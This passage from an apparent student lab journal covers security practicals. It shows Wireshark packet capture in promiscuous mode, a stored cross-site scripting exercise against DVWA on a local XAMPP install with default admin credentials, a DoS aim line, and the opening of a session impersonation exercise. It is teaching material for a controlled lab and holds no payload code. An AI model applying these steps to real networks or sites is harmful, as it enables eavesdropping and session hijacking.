
CONCLUSION: Using Nmap (Network mapping) the commands are successfully executed.

AIM: - (A) Using Wireshark (Sniffer) Capture and analyze network packets.
(B) Use nemesy to launch DoS attack.

Capturing Packets


Capture traffic on your wireless network, click your wireless interface.

You can configure advanced features by clicking Capture → Options, but this isn't necessary for now.



As soon as you single-click on your network interface's name, you can see how the packets are working in real time. Wireshark will capture all the packets going in and out of our systems.

Promiscuous mode is the mode in which you can see all the packets from other systems on the network and not only the packets send or received from your network adapter. Promiscuous mode is enabled by default. To check if this mode is enabled, go to Capture and Select Options. Under this window check, if the checkbox is selected and activated at the bottom of the window. The checkbox says "Enable promiscuous mode on all interfaces".




The red box button “STOP” on the top left side of the window can be clicked to stop the capturing of traffic on the network.

Color Coding

Different packets are seen highlighted in various different colors. This is Wireshark’s way of displaying traffic to help you easily identify the types of it. Default colors are:


- Light Purple color for TCP traffic
- Light Blue color for UDP traffic
- Black color identifies packets with errors – example these packets are delivered in an unordered manner.

To check the color coding rules click on View and select Coloring Rules. These color coding rules can be customized and modified to fit your needs.




Analyze the captured Packets:

First of all, click on a packet and select it. Now, you can scroll down to view all its details.



Filters can also be created from here. Right-click on one of any details. From the menu select Apply as Filter drop-down menu so filter based on it can be created.



CONCLUSION: - We have successfully performed wire shark.

Assessment No. 05


AIM: Simulate persistent cross-site scripting attack.

Theory:

Cross Site Scripting: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications. XSS enables attackers to inject clientside scripts into web pages viewed by other users. Across-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

Step 1: Go to 'start' and open XAMPP.

Step 2: Activate the module Apache and MySQL by clicking on Action button to 'Start'



Step 3: open default browser and type 'localhost/dashboard' and a XAMPP dashboard appears.




Welcome to XAMPP for Windows 5.6.40

You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the [FAQs](#) section or check the [HOW-TO Guides](#) for getting started with PHP applications.

XAMPP is meant only for development purposes. It has certain configuration settings that make it easy to develop locally but that are insecure if you want to have your installation accessible to others. If you want have your XAMPP accessible from the internet, make sure you understand the implications and you checked the [FAQs](#) to learn how to protect your site. Alternatively you can use [WAMP](#), [MAMP](#) or

Edit localhost/dvwa/



Step 4: DVWA login page appears



Username

Password

NFC College of Commerce and Science

Step 5: Enter username as **admin** Password as **password** and login.



The image shows the DVWA login interface. At the top is the DVWA logo. Below it are two input fields: 'Username' with 'admin' entered and 'Password' with 'password' entered. A 'Login' button is positioned below the password field.

Step 6: Home page of DVWA appears.




Step 7: Go to DVWA security and Select the checkbox “Low”



Step 8: Go to XSS stored

Enter name and a script in the XSS guestbook field.




Conclusion: Hence persistent cross-site scripting attack simulated successfully.

Assessment No. 06


AIM: Session Impersonation using Firefox and tamper data add-on.

A] Session Impersonation


Step 1: Open Firefox and Go to Tools > Add-ons > Extension



